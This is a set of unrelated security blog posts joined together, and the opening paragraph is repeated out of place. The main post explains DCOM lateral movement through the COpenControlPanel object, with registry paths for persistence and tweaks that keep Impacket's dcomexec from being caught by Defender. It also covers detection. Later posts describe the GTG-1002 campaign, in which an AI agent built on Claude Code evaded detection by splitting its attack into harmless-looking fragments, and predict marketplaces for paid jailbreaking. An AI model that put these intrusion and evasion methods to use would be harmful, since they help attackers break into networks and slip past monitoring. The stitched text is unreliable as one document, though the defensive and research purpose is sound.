Bitness also matters. On x64 systems, loading a 32-bit DLL will spawn a 32-bit COM Surrogate process (dllhost.exe *32). This is unusual on 64-bit hosts and therefore serves as a useful detection signal for defenders and an interesting red flag for red teamers to consider.
If you’re a penetration tester, you know that lateral movement is becoming increasingly difficult, especially in well-defended environments. One common technique for remote command execution has been the use of DCOM objects.
Over the years, many different DCOM objects have been discovered. Some rely on native Windows components, others depend on third-party software such as Microsoft Office, and some are undocumented objects found through reverse engineering. While certain objects still work, others no longer function in newer versions of Windows.
This research presents a previously undescribed DCOM object that can be used for both command execution and potential persistence. This new technique abuses older initial access and persistence methods through Control Panel items.
First, we will discuss COM technology. After that, we will review the current state of the Impacket dcomexec script, focusing on objects that still function, and discuss potential fixes and improvements, then move on to techniques for enumerating objects on the system. Next, we will examine Control Panel items, how adversaries have used them for initial access and persistence, and how these items can be leveraged through a DCOM object to achieve command execution.
Finally, we will cover detection strategies to identify and respond to this type of activity.
COM/DCOM technology
What is COM?
COM stands for Component Object Model, a Microsoft technology that defines a binary standard for interoperability. It enables the creation of reusable software components that can interact at runtime without the need to compile COM libraries directly into an application.
These software components operate in a client–server model. A COM object exposes its functionality through one or more interfaces. An interface is essentially a collection of related member functions (methods).
COM also enables communication between processes running on the same machine by using local RPC (Remote Procedure Call) to handle cross-process communication.
Terms
To ensure a better understanding of its structure and functionality, let’s revise COM-related terminology.
COM interface A COM interface defines the functionality that a COM object exposes. Each COM interface is identified by a unique GUID known as the IID (Interface ID). All COM interfaces can be found in the Windows Registry under HKEY_CLASSES_ROOT\Interface, where they are organized by GUID.
COM class (COM CoClass) A COM class is the actual implementation of one or more COM interfaces. Like COM interfaces, classes are identified by unique GUIDs, but in this case the GUID is called the CLSID (Class ID). This GUID is used to locate the COM server and activate the corresponding COM class.
All COM classes must be registered in the registry under HKEY_CLASSES_ROOT\CLSID, where each class’s GUID is stored. Under each GUID, you may find multiple subkeys that serve different purposes, such as:
InprocServer32/LocalServer32: Specifies the system path of the COM server where the class is defined. InprocServer32 is used for in-process servers (DLLs), while LocalServer32 is used for out-of-process servers (EXEs). We’ll describe this in more detail later.
ProgID: A human-readable name assigned to the COM class.
TypeLib: A binary description of the COM class (essentially documentation for the class).
AppID: Used to describe security configuration for the class.
COM server A COM is the module where a COM class is defined. The server can be implemented as an EXE, in which case it is called an out-of-process server, or as a DLL, in which case it is called an in-process server. Each COM server has a unique file path or location in the system. Information about COM servers is stored in the Windows Registry. The COM runtime uses the registry to locate the server and perform further actions. Registry entries for COM servers are located under the HKEY_CLASSES_ROOT root key for both 32- and 64-bit servers.
Component Object Model implementation
Client–server model
In-process server In the case of an in-process server, the server is implemented as a DLL. The client loads this DLL into its own address space and directly executes functions exposed by the COM object. This approach is efficient since both client and server run within the same process.
In-process COM server
Out-of-process server Here, the server is implemented and compiled as an executable (EXE). Since the client cannot load an EXE into its address space, the server runs in its own process, separate from the client. Communication between the two processes is handled via ALPC (Advanced Local Procedure Call) ports, which serve as the RPC transport layer for COM.
Out-of-process COM server
What is DCOM?
DCOM is an extension of COM where the D stands for Distributed. It enables the client and server to reside on different machines. From the user’s perspective, there is no difference: DCOM provides an abstraction layer that makes both the client and the server appear as if they are on the same machine.
Under the hood, however, COM uses TCP as the RPC transport layer to enable communication across machines.
Distributed COM implementation
Certain requirements must be met to extend a COM object into a DCOM object. The most important one for our research is the presence of the AppID subkey in the registry, located under the COM CLSID entry.
The AppID value contains a GUID that maps to a corresponding key under HKEY_CLASSES_ROOT\AppID. Several subkeys may exist under this GUID. Two critical ones are:
These registry settings grant remote clients permissions to activate and interact with DCOM objects.
Lateral movement via DCOM
After attackers compromise a host, their next objective is often to compromise additional machines. This is what we call lateral movement. One common lateral movement technique is to achieve remote command execution on a target machine. There are many ways to do this, one of which involves abusing DCOM objects.
In recent years, many DCOM objects have been discovered. This research focuses on the objects exposed by the Impacket script dcomexec.py that can be used for command execution. More specifically, three exposed objects are used: ShellWindows, ShellBrowserWindow and MMC20.
ShellWindows
ShellWindows was one of the first DCOM objects to be identified. It represents a collection of open shell windows and is hosted by explorer.exe, meaning any COM client communicates with that process.
In Impacket’s dcomexec.py, once an instance of this COM object is created on a remote machine, the script provides a semi-interactive shell.
Each time a user enters a command, the function exposed by the COM object is called. The command output is redirected to a file, which the script retrieves via SMB and displays back to simulate a regular shell.
Internally, the script runs this command when connecting:
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__17602 2>&1
This sets the working directory to C:\ and redirects the output to the ADMIN$ share under the filename __17602. After that, the script checks whether the file exists; if it does, execution is considered successful and the output appears as if in a shell.
When running dcomexec.py against Windows 10 and 11 using the ShellWindows object, the script hangs after confirming SMB connection initialization and printing the SMB banner. As I mentioned in my personal blog post, it appears that this DCOM object no longer has permission to write to the ADMIN$ share. A simple fix is to redirect the output to a directory the DCOM object can write to, such as the Temp folder. The Temp folder can then be accessed under the same ADMIN$ share. A small change in the code resolves the issue. For example:
ShellBrowserWindow
The ShellBrowserWindow object behaves almost identically to ShellWindows and exhibits the same behavior on Windows 10. The same workaround that we used for ShellWindows applies in this case. However, on Windows 11, this object no longer works for command execution.
MMC20
The MMC20.Application COM object is the automation interface for Microsoft Management Console (MMC). It exposes methods and properties that allow MMC snap-ins to be automated.
This object has historically worked across all Windows versions. Starting with Windows Server 2025, however, attempting to use it triggers a Defender alert, and execution is blocked.
As shown in earlier examples, the dcomexec.py script writes the command output to a file under ADMIN$, with a filename that begins with __:
OUTPUT_FILENAME = '__' + str(time.time())[:5]
Defender appears to check for files written under ADMIN$ that start with __, and when it detects one, it blocks the process and alerts the user. A quick fix is to simply remove the double underscores from the output filename.
Another way to bypass this issue is to use the same workaround used for ShellWindows – redirecting the output to the Temp folder. The table below outlines the status of these objects across different Windows versions.
Windows Server 2025
Windows Server 2022
Windows 11
Windows 10
ShellWindows
Doesn’t work
Doesn’t work
Works but needs a fix
Works but needs a fix
ShellBrowserWindow
Doesn’t work
Doesn’t work
Doesn’t work
Works but needs a fix
MMC20
Detected by Defender
Works
Works
Works
Enumerating COM/DCOM objects
The first step to identifying which DCOM objects could be used for lateral movement is to enumerate them. By enumerating, I don’t just mean listing the objects. Enumeration involves:
Finding objects and filtering specifically for DCOM objects.
Identifying their interfaces.
Inspecting the exposed functions.
Automating enumeration is difficult because most COM objects lack a type library (TypeLib). A TypeLib acts as documentation for an object: which interfaces it supports, which functions are exposed, and the definitions of those functions. Even when TypeLibs are available, manual inspection is often still required, as we will explain later.
There are several approaches to enumerating COM objects depending on their use cases. Next, we’ll describe the methods I used while conducting this research, taking into account both automated and manual methods.
Automation using PowerShell In PowerShell, you can use .NET to create and interact with DCOM objects. Objects can be created using either their ProgID or CLSID, after which you can call their functions (as shown in the figure below).
Shell.Application COM object function list in PowerShell
Under the hood, PowerShell checks whether the COM object has a TypeLib and implements the IDispatch interface. IDispatch enables late binding, which allows runtime dynamic object creation and function invocation. With these two conditions met, PowerShell can dynamically interact with COM objects at runtime.
Our strategy looks like this:
As you can see in the last box, we perform manual inspection to look for functions with names that could be of interest, such as Execute, Exec, Shell, etc. These names often indicate potential command execution capabilities.
However, this approach has several limitations:
TypeLib requirement: Not all COM objects have a TypeLib, so many objects cannot be enumerated this way.
IDispatch requirement: Not all COM objects implement the IDispatch interface, which is required for PowerShell interaction.
Interface control: When you instantiate an object in PowerShell, you cannot choose which interface the instance will be tied to. If a COM class implements multiple interfaces, PowerShell will automatically select the one marked as [default] in the TypeLib. This means that other non-default interfaces, which may contain additional relevant functionality, such as command execution, could be overlooked.
Automation using C++ As you might expect, C++ is one of the languages that natively supports COM clients. Using C++, you can create instances of COM objects and call their functions via header files that define the interfaces.However, with this approach, we are not necessarily interested in calling functions directly. Instead, the goal is to check whether a specific COM object supports certain interfaces. The reasoning is that many interfaces have been found to contain functions that can be abused for command execution or other purposes.
This strategy primarily relies on an interface called IUnknown. All COM interfaces should inherit from this interface, and all COM classes should implement it.The IUnknown interface exposes three main functions. The most important is QueryInterface(), which is used to ask a COM object for a pointer to one of its interfaces.So, the strategy is to:
Enumerate COM classes in the system by reading CLSIDs under the HKEY_CLASSES_ROOT\CLSID key.
Check whether they support any known valuable interfaces. If they do, those classes may be leveraged for command execution or other useful functionality.
This method has several advantages:
No TypeLib dependency: Unlike PowerShell, this approach does not require the COM object to have a TypeLib.
Use of IUnknown: In C++, you can use the QueryInterface function from the base IUnknown interface to check if a particular interface is supported by a COM class.
No need for interface definitions: Even without knowing the exact interface structure, you can obtain a pointer to its virtual function table (vtable), typically cast as a void*. This is enough to confirm the existence of the interface and potentially inspect it further.
The figure below illustrates this strategy:
This approach is good in terms of automation because it eliminates the need for manual inspection. However, we are still only checking well-known interfaces commonly used for lateral movement, while potentially missing others.
Manual inspection using open-source tools
As you can see, automation can be difficult since it requires several prerequisites and, in many cases, still ends with a manual inspection. An alternative approach is manual inspection using a tool called OleViewDotNet, developed by James Forshaw. This tool allows you to:
List all COM classes in the system.
Create instances of those classes.
Check their supported interfaces.
Call specific functions.
Apply various filters for easier analysis.
Perform other inspection tasks.
Open-source tool for inspecting COM interfaces
One of the most valuable features of this tool is its naming visibility. OleViewDotNet extracts the names of interfaces and classes (when available) from the Windows Registry and displays them, along with any associated type libraries.
This makes manual inspection easier, since you can analyze the names of classes, interfaces, or type libraries and correlate them with potentially interesting functionality, for example, functions that could lead to command execution or persistence techniques.
Control Panel items as attack surfaces
Control Panel items allow users to view and adjust their computer settings. These items are implemented as DLLs that export the CPlApplet function and typically have the .cpl extension. Control Panel items can also be executables, but our research will focus on DLLs only.
Control Panel items
Attackers can abuse CPL files for initial access. When a user executes a malicious .cpl file (e.g., delivered via phishing), the system may be compromised – a technique mapped to MITRE ATT&CK T1218.002.
Adversaries may also modify the extensions of malicious DLLs to .cpl and register them in the corresponding locations in the registry.
Under HKEY_CURRENT_USER:
HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
Under HKEY_LOCAL_MACHINE:
For 64-bit DLLs:
HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
For 32-bit DLLs:
HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
These locations are important when Control Panel DLLs need to be available to the current logged-in user or to all users on the machine. However, the “Control Panel” subkey and its “Cpls” subkey under HKCU should be created manually, unlike the “Control Panel” and “Cpls” subkeys under HKLM, which are created automatically by the operating system.
Once registered, the DLL (CPL file) will load every time the Control Panel is opened, enabling persistence on the victim’s system.
It’s worth noting that even DLLs that do not comply with the CPL specification, do not export CPlApplet, or do not have the .cpl extension can still be executed via their DllEntryPoint function if they are registered under the registry keys listed above.
There are multiple ways to execute Control Panel items:
This calls the Control_RunDLL function from shell32.dll, passing the CPL file as an argument. Everything inside the CPlApplet function will then be executed.
However, if the CPL file has been registered in the registry as shown earlier, then every time the Control Panel is opened, the file is loaded into memory through the COM Surrogate process (dllhost.exe):
COM Surrogate process loading the CPL file
What happened was that a Control Panel with a COM client used a COM object to load these CPL files. We will talk about this COM object in more detail later.
The COM Surrogate process was designed to host COM server DLLs in a separate process rather than loading them directly into the client process’s address space. This isolation improves stability for the in-process server model. This hosting behavior can be configured for a COM object in the registry if you want a COM server DLL to run inside a separate process because, by default, it is loaded in the same process.
‘DCOMing’ through Control Panel items
While following the manual approach of enumerating COM/DCOM objects that could be useful for lateral movement, I came across a COM object called COpenControlPanel, which is exposed through shell32.dll and has the CLSID {06622D85-6856-4460-8DE1-A81921B41C4B}. This object exposes multiple interfaces, one of which is IOpenControlPanel with IID {D11AD862-66DE-4DF4-BF6C-1F5621996AF1}.
IOpenControlPanel interface in the OleViewDotNet output
I immediately thought of its potential to compromise Control Panel items, so I wanted to check which functions were exposed by this interface. Unfortunately, neither the interface nor the COM class has a type library.
COpenControlPanel interfaces without TypeLib
Normally, checking the interface definition would require reverse engineering, so at first, it looked like we needed to take a different research path. However, it turned out that the IOpenControlPanel interface is documented on MSDN, and according to the documentation, it exposes several functions. One of them, called Open, allows a specified Control Panel item to be opened using its name as the first argument.
Full type and function definitions are provided in the shobjidl_core.h Windows header file.
Open function exposed by IOpenControlPanel interface
It’s worth noting that in newer versions of Windows (e.g., Windows Server 2025 and Windows 11), Microsoft has removed interface names from the registry, which means they can no longer be identified through OleViewDotNet.
COpenControlPanel interfaces without names
Returning to the COpenControlPanel COM object, I found that the Open function can trigger a DLL to be loaded into memory if it has been registered in the registry. For the purposes of this research, I created a DLL that basically just spawns a message box which is defined under the DllEntryPoint function. I registered it under HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls and then created a simple C++ COM client to call the Open function on this interface.
As expected, the DLL was loaded into memory. It was hosted in the same way that it would be if the Control Panel itself was opened: through the COM Surrogate process (dllhost.exe). Using Process Explorer, it was clear that dllhost.exe loaded my DLL while simultaneously hosting the COpenControlPanel object along with other COM objects.
COM Surrogate loading a custom DLL and hosting the COpenControlPanel object
Based on my testing, I made the following observations:
The DLL that needs to be registered does not necessarily have to be a .cpl file; any DLL with a valid entry point will be loaded.
The Open() function accepts the name of a Control Panel item as its first argument. However, it appears that even if a random string is supplied, it still causes all DLLs registered in the relevant registry location to be loaded into memory.
Now, what if we could trigger this COM object remotely? In other words, what if it is not just a COM object but also a DCOM object? To verify this, we checked the AppID of the COpenControlPanel object using OleViewDotNet.
COpenControlPanel object in OleViewDotNet
Both the launch and access permissions are empty, which means the object will follow the system’s default DCOM security policy. By default, members of the Administrators group are allowed to launch and access the DCOM object.
Based on this, we can build a remote strategy. First, upload the “malicious” DLL, then use the Remote Registry service to register it in the appropriate registry location. Finally, use a trigger acting as a DCOM client to remotely invoke the Open() function, causing our DLL to be loaded. The diagram below illustrates the flow of this approach.
Malicious DLL loading using DCOM
The trigger can be written in either C++ or Python, for example, using Impacket. I chose Python because of its flexibility. The trigger itself is straightforward: we define the DCOM class, the interface, and the function to call. The full code example can be found here.
Once the trigger runs, the behavior will be the same as when executing the COM client locally: our DLL will be loaded through the COM Surrogate process (dllhost.exe).
As you can see, this technique not only achieves command execution but also provides persistence. It can be triggered in two ways: when a user opens the Control Panel or remotely at any time via DCOM.
Detection
The first step in detecting such activity is to check whether any Control Panel items have been registered under the following registry paths:
Although commonly known best practices and research papers regarding Windows security advise monitoring only the first subkey, for thorough coverage it is important to monitor all of the above.
In addition, monitoring dllhost.exe (COM Surrogate) for unusual COM objects such as COpenControlPanel can provide indicators of malicious activity.
Finally, it is always recommended to monitor Remote Registry usage because it is commonly abused in many types of attacks, not just in this scenario.
Conclusion
In conclusion, I hope this research has clarified yet another attack vector and emphasized the importance of implementing hardening practices. Below are a few closing points for security researchers to take into account:
As shown, DCOM represents a large attack surface. Windows exposes many DCOM classes, a significant number of which lack type libraries – meaning reverse engineering can reveal additional classes that may be abused for lateral movement.
Changing registry values to register malicious CPLs is not good practice from a red teaming ethics perspective. Defender products tend to monitor common persistence paths, but Control Panel applets can be registered in multiple registry locations, so there is always a gap that can be exploited.
Bitness also matters. On x64 systems, loading a 32-bit DLL will spawn a 32-bit COM Surrogate process (dllhost.exe *32). This is unusual on 64-bit hosts and therefore serves as a useful detection signal for defenders and an interesting red flag for red teamers to consider.
We are excited to announce the launch of Saved Searches in Google Threat Intelligence (GTI) and VirusTotal (VT), a powerful new feature designed to streamline your threat hunting workflows and foster seamless collaboration across your security team.
From Campaign to Feature: Better Search Efficiency
For the last month, we’ve highlighted the critical importance of mastering search in our ongoing #monthofgoogletisearch campaign. We saw how security teams rely on complex, highly-tuned queries to identify threats, track adversaries, and perform deep-dive investigations.
This campaign emphasized a key challenge: once you craft the perfect query - a cornerstone of your investigation - it should be easy to reuse and share. Saved Searches is the direct answer to this need, turning successful, repeatable threat-hunting logic into a shared institutional asset.
Collaboration, Simplified: Save and Share Your Queries
With this initial launch of Saved Searches, we’re delivering two foundational capabilities that will immediately improve your team’s efficiency:
Save Searches: Instantly save any complex or frequently used query directly within GTI. This ensures your best investigative logic is always accessible, eliminating the need to rebuild queries from scratch or store them externally.
Share with Users: Critical insights are often time-sensitive. You can now easily share your saved searches with any other user in your organization with access to GTI. Whether you’re escalating a finding or establishing a standard workflow, sharing the exact query ensures consistency and accelerates joint analysis.
This means that a newly onboarded analyst can instantly access the expertise of senior members, and teams can maintain a unified approach to monitoring high-priority threats. It’s collaboration built right into your investigation tool.
Get Started Today with Campaign Searches
The Saved Searches feature is live now in Google Threat Intelligence and VirusTotal.
To help you hit the ground running, we have made the most impactful searches used throughout the #monthofgoogletisearch campaign public and available to all intelligence users! You can find these expert-crafted queries in your Saved Searches section today - a perfect starting point for your investigations.
Start by exploring these campaign searches and then easily save and share your own complex search queries. Look for the option to Save and Share your searches to transform your investigative logic into a shared asset.
This is just the first phase of enhancing search capabilities within GTI. We are committed to building on this foundation to provide even more robust tools that make your threat intelligence actionable and collaborative.
You can get more info by exploring our documentation page:
What It Means and How to Counter Autonomous Offensive Cyber Agents
For years, we've anticipated this day. With the release of Anthropic's landmark report (detailing the disruption of a cyberespionage operation orchestrated by AI agents with minimal human intervention), the reality of autonomous offensive cyber agents has moved from speculation to an active, machine-speed threat. The report covers their internal identification and analysis of artifacts from the GTG-1002 campaign, which was conducted against over 30 different enterprise targets. This event is independently being tracked in the AI Incident Database as incident 1263. To have a successful defense in the age of AI, we need an immediate shift from human-led, reactive security to a proactive, machine-driven security paradigm.
The GTG-1002 campaign is the first open report of an AI agent, powered by Claude Code, targeting multiple enterprise environments. Using Claude Code as the primary orchestration framework, the agent was effective in all key phases of the attack:
Mapping attack surfaces without human guidance.
Exploit vulnerabilities using custom code generation.
Moving laterally by autonomously harvesting and testing credentials.
Conducting an intelligence analysis to identify and prioritize high-value data, rather than just exfiltrating raw dumps.
It was a watershed moment for several key reasons:
Stealth– Traffic analysis of the inputs and outputs to Claude Code were the initial indicators of this attack, however, the attack was only observable in aggregate.
Self-Configuration– The agent autonomously adapted its attack strategy to achieve actions on an objective.
Machine-Speed – The agent both orchestrated AND executed the campaign across all attack vectors.
Autonomous Context and Persistence– Using structured markdown files, the execution agent maintained a persistent state of the attack, providing context and autonomous continuity between distributed sub-actions and attack phases.
This campaign, executed at “multiple operations per second,” marks the end of the necessity for the "human-in-the-loop” attacker and the arrival of the "human-on-the-loop" supervisor. Transitions between attack phases were controlled by the human to validate sufficient completion of the current phase before progressing. It was a thin layer of supervisory human control. With the whiplash pace of AI, defenders should anticipate the necessity of any human control to fade.
In the reported attack campaign, “commodity tools” were leveraged by the threat actor, which at first glance, may not seem particularly novel. However, the autonomous orchestration of these tools across multiple attack phases by Claude Code, using Model Context Protocol (MCP) servers, represents a sophisticated technical advancement in offensive agents. Critically, this method improved more than just the speed of the attack, it also introduced the concept of autonomy with negligible human supervision, supporting dynamic and contextual reasoning in attack path planning across multiple target systems (even beyond typical human analyses, particularly for non-intuitive/interpretable event logging). Custom tools can bring very targeted actions within the same or similar offensive agent architectures, and defenders should be ready for this inevitable evolution.
We Need Agents to Fight Agents
With the debut of real-world offensive agent operations, it is now crystal clear: Defenders cannot combat autonomous, offensive AI with manual, static human driven security operations. Defenses must blend machine-speed responses with on-the-fly adaptability to maintain effectiveness against the self-optimizing campaigns now being observed. The pivot to autonomous agent-driven security operations will require transforming many elements of the traditional security operations lifecycle. All stages from preparation to response processes need to be resilient and robust to changes in adversary speed, stealth, evasion, orchestration frameworks and indicators of compromise.
Meeting the Challenges of Machine-Speed Defense Head-On
A new defense paradigm must be adopted to effectively combat AI attacks that are both orchestrated AND executed beyond human reaction time. To transform security operations and outpace AI-driven threats, organizations need to employ the following core principles:
Precision of AI for Cybersecurity: Operating at machine speed requires precision and accuracy. Security systems must be capable of ingesting the right data, at the right time, and understanding the system context to detect and block threats in real-time, thwarting AI-generated attacks without generating erroneous alerts. Producing false positives is problematic at human speeds, and the problem compounds at machine speed.
Proactive Cybersecurity for AI Systems: We must safeguard AI systems with real-time security solutions, preventing the models and applications from being directly or indirectly co-opted for malicious use. This demands a deep and continuous understanding of how AI agents might be abused via their application interfaces, permissions, provenance, identity and wider interactions across organizations.
Transform Visibility into Observability: Visibility only encompasses a direct presence or absence. Observability is the combination of visibility plus some degree of cognitive and contextual reasoning. The visibility of a traffic sign does not guarantee a driver will observe and respond to it. The GTG-1002 attack evaded detection by splitting and distributing small, seemingly benign fragments of the full campaign across numerous sessions. The requests were visible, but the scope of the malicious campaign was not observed from the isolated requests. To identify and help stop such techniques, defenses need distributed observability, which can only be achieved from context-aware agents that understand the nature and impact of disparate events and can disrupt such attacks when they are identified.
Agentic Security Operations: As an industry, we must also acknowledge the difference between autonomous and automated systems. The industry has been integrating elements of automation for years. Scripting, decision trees and playbooks are mechanisms for speeding up the response in specific context, but do not necessarily generalize or work across different phases. If the attacker is using an agentic system for 90% of the attack lifecycle, security operations centers (SOCs) must also implement an agentic system for 90% of their triage, investigation, remediation and threat hunting workflows. This must be the rule, rather than the exception. By combining observability with dynamic AI agents capable of coordinated decision making and task execution, SOCs can deliver proactive autonomous protection at scale.
The Future Is Now. Are You Ready?
The GTG-1002 campaign is a clear signal that offensive AI agents are being used in the wild. The adoption of AI agents by threat actors will accelerate and demand a decisive transformation of defensive security operations to include agent orchestration tools customized to respond to the uniqueness of offensive AI agents.
At Palo Alto Networks, our platformization strategy was built precisely for this moment. This interconnectivity between tools and systems transforms visibility into observability necessary for AI agent orchestration.
In light of GTG-1002, there is an unequivocal need for the security community to accelerate the pivot from automated to autonomous security operations. AI agents can quickly find and exploit vulnerabilities, moving stealthily across the attack chain. We must shift from human-led, reactive defense to fast, proactive machine-driven security to ensure cyber resilience in the age of AI.
Are you ready? Learn about securing AI agents and how to create a trustworthy AI ecosystem.
Key Takeaways
Autonomous Orchestration and Execution: The GTG-1002 campaign was a watershed event because the AI agent, powered by Claude Code, autonomously orchestrated and executed all key phases of the attack, from mapping surfaces and exploiting vulnerabilities to moving laterally and conducting intelligence analysis at machine speed.
Shift to Machine-Driven Security Paradigm: The emergence of autonomous offensive cyber agents, as demonstrated by the GTG-1002 campaign, demands an immediate pivot from human-led, reactive security to a proactive, machine-driven security defense model.
Distributed Observability is Essential to Agentic Defenses: To counter new attack techniques like GTG-1002, which evade detection by splitting the campaign into small, distributed, and seemingly benign fragments, defenses must adopt distributed observability to connect disparate events using context-aware agents.
Flashpoint’s Top 5 Predictions for the 2026 Threat Landscape
Flashpoint’s forward-looking threat insights for security and executive teams, provides the strategic foresight needed to prepare for the convergence of AI, identity, and physical security threats in 2026.
As the global threat landscape accelerates its transformation, 2026 marks an inflection point requiring defensive strategies to fundamentally shift. The volatility observed in 2025 has paved the way for an era soon to be defined by AI-weaponized autonomy, information-stealing malware, systemic instability of public vulnerability systems, and the complete convergence of digital and physical risk.
Flashpoint offers a unique window into these complexities, providing organizations with the foresight needed to navigate what lies ahead. Drawing from Flashpoint’s leading intelligence and primary source collections, we highlight five key trends shaping the 2026 threat landscape. These insights aim to help organizations not only understand what’s next but also build the resilience needed to withstand and adapt to emerging challenges.
Prediction 1: Agentic AI Threats Will Weaponize Autonomy, Forcing a New Defensive Standard
2026 will see continued evolution of AI threats, with future attacks centering on autonomy and integration. Across the deep and dark web, Flashpoint is observing threat actors move past experimentation and into operational use of illegal AI.
As attackers train custom fraud-tuned LLMs (Large Language Models) and multilingual phishing tools directly on illicit data, these AI models will become more capable. The criminal intent shaping their misuse will also become more sophisticated. Additionally, 2026 will see a greater marketplace for paid jailbreaking communities and synthetic media kits for KYC (Know Your Customer) bypass.
These advancements are enabling criminals to move beyond simple tools and engage in scaled, autonomous fraud operations, leading to two major shifts:
Agentic AI is becoming the true flashpoint: Threat actors will be using agentic systems to automate reconnaissance, generate synthetic identities, and iterate on fraud playbooks in near real-time. In this SaaS ecosystem, AI will help attackers leverage subscription tiers and customer feedback loops at scale.
The attack surface will shift to focus on AI Integrations: Organizations are increasingly plugging LLMs into live data streams, internal tools, identity systems, and autonomous agents. This practice often lacks the same security vetting, access controls, and monitoring applied to other enterprise systems. As such, attackers will heavily target these integrations, such as APIs, plugins, and system connections, rather than the models themselves.
“The ubiquity of automation has dramatically increased attack tempo, leaving many security teams behind the curve. While automation can replace repetitive tasks across the enterprise, organizations must not make the critical mistake of substituting human judgement for AI at the intelligence level.
This is paramount because a critical threat in 2026 is Agentic AI autonomy weaponized against soft targets—API integrations and identity systems. The only winning defense will be human-led and AI-scaled, prioritizing purposeful use to keep organizations ahead of this exponential risk.”
Josh Lefkowitz, CEO at Flashpoint
These evolving AI threats will force a fundamental shift in defensive strategies. Defenders will have to shift to deploying systems around AI rather than trust them on their own.
Prediction 2: Identity Compromise via Infostealers Will Become the Foundation of Every Attack
Infostealers will become the entry point, the data broker, the reconnaissance layer, and the fuel for everything that comes after a cyberattack. This shift is already in motion and is accelerating rapidly: in just the first half of 2025, infostealers were responsible for 1.8 billion stolen credentials, an 800% spike from the start of the year. However, 2026 will redefine the malware’s role, making its most valuable output being access, rather than disruption.
Infostealers will become the upstream event that powers the rest of the attack chain. Identity and session data will be increasingly targeted, since it gives attackers immediate access into victim environments. Ransomware, fraud, data theft, and extortion will simply be downstream ways to monetize.
This upstream approach defines the new reality of the attack chain, which is already operational. Nearly every major stealer strain Flashpoint observes now exfiltrates the following:
An organization’s attack surface is no longer just composed of their own networks. It is the entire digital identity of their employees and partners. This new reality requires security teams to take a new approach. Instead of attempting to block attacks, they must proactively detect compromised credentials before they are weaponized. This will be the difference between reacting to a data breach and preventing one.
“The infostealer economy has fully industrialized the attack chain, making initial compromise a low-cost commodity. Multiple security incidents in 2025 tie back to credentials found in infostealer logs. This reality has underscored the critical importance of digital trust—specifically, verifying who can access what resources. For 2026, identity is the perimeter to watch, and security teams must proactively hunt for compromised credentials before they’re weaponized.”
Ian Gray, Vice President of Intelligence at Flashpoint
Prediction 3: CVE Volatility Will Force Redundancy in Vulnerability Intelligence
The temporary funding crisis at CVE in April 2025 and the subsequent CISA stopgap extension through March 2026 exposed the systemic fragility of a centralized vulnerability intelligence model. With the future of the CVE/NVD system hanging in the balance, 2026 will be defined by the urgent need for redundancy and diversification in vulnerability intelligence.
In today’s vulnerability intelligence ecosystem, nearly every organization’s vulnerability management framework relies on CVE and NVD—including its “alternatives” such as the EUVD (European Union Vulnerability Database). The CVE system has grown into a critical global cybersecurity utility, relied upon by nearly all vulnerability scanners, SIEM platforms, patch management tools, threat intelligence feeds, and compliance reports. A complete shutdown of CVE would result in a widespread loss of institutional infrastructure.
The next generation of security needs to be built on practices that are resilient, diversified, and intelligence-driven. It should be focused on providing insights that can be used to take action such as threat actor behavior, likelihood of exploitation in the wild, relevance to ransomware campaigns, and business context. Security teams will need to leverage a comprehensive source of vulnerability intelligence such as Flashpoint’s VulnDB that provides full coverage for CVE, while also cataloging more than 100,000 vulnerabilities missed by CVE and NVD.
Prediction 4: Executive Protection Will Remain a Critical Challenge as Cyber-Physical Threats Converge
The continued blurring of lines between cyber, physical, and geopolitical threats will elevate the risk to organizational leadership, turning executive protection into a holistic intelligence function in 2026. The rise of information warfare combined with physical world convergence means the threat to key personnel is no longer purely digital.
In the aftermath of the tragic December 2024 assassination of United Healthcare’s CEO, Flashpoint has seen the continued circulation and glorification of “wanted-style posters” of executives in extremist communities. Additionally, Flashpoint has seen nation-state actors participate, using espionage and influence to target high-value individuals. Organizations must adopt an integrated approach that connects insights from threat actor chatter and a wealth of other OSINT sources. This fusion of intelligence is essential for applying frameworks to ensure the safety of leadership and key personnel.
Prediction 5: Extortion Shifts to Identity-Based Supply Chain Risk
2025 was marked by several large-scale extortion campaigns, demonstrating how the threat landscape is rapidly evolving. Ransomware operations have shifted into a straight extortion play. Flashpoint has observed a surge in new entrants to the ransomware market, accompanied by a decline in the quality and decorum of ransomware groups.
Furthermore, vishing campaigns attributed to “Scattered Spider” have highlighted weaknesses in identity, trust, and verification. Campaigns from “Scattered LAPSUS$ Hunters” have also exposed vulnerabilities in third-party integrations. These attacks culminated in extortion, showcasing that modern attacks will target trusted users and trusted applications for initial access, and will forgo ransomware in place of data access.
As this shift continues into 2026, threat actors will increasingly focus their efforts on exploiting human behavior and identity systems. Instead of attempting to spend resources on breaking network perimeters, attackers will instead socially engineer employees to gain access to corporate systems at scale. This change in TTPs will undoubtedly greatly increase supply chain risk, especially for third parties.
Charting a Path Through an Evolving Threat Landscape with Flashpoint Intelligence
These five predictions highlight the transformative trends shaping the future of cybersecurity and threat intelligence. Staying ahead of these challenges demands more than just reactive measures—it requires actionable intelligence, strategic foresight, and cross-sector collaboration. By embracing these principles and investing in proactive security strategies, organizations can not only mitigate risks but also seize opportunities to enhance their resilience.
As the threat landscape continues to rapidly evolve, staying informed and prepared are critical components of risk mitigation. With the right tools, insights, and partnerships, security teams can navigate the complexities ahead and safeguard what matters most.
This November, we’re celebrating the power of VirusTotal Enterprise search!
All VirusTotal customers will enjoy uncapped searches through the GUI — no quota consumption for the entire month so long as it is manual searches via the web interface.
Whether you’re investigating malware campaigns, analyzing infrastructure, or tracking threat actor activity, this is your chance to search freely and explore advanced use cases using VirusTotal Intelligence.
Experiment with powerful VT search modifiers to uncover patterns, hunt for related samples, and pivot across hashes, domains, IP addresses, or URLs — without worrying about your quota.
What’s happening
No quota consumption for all GUI searches during November (API interaction will continue to consume).
Every day, we’ll share interesting and creative search queries on our LinkedIn and X channels using the hashtag #MonthOfVTSearch.
We invite you to try these searches, interact with us, and share your own search tips and findings with the community.
Learn and level up
Make the most of this month to sharpen your threat-hunting skills:
This search helps identify document files that, when executed in a sandbox environment, show behavior consistent with potential malicious activity involving .ru infrastructure. It specifically looks for:
Documents (type:document) that were uploaded to VT.
During execution, they show process behavior containing:
HTTP traffic (behavior_processes:*http*)
The string DavSetCookie (often observed in HTTP request headers or custom cookie operations)
And references to .ru domains
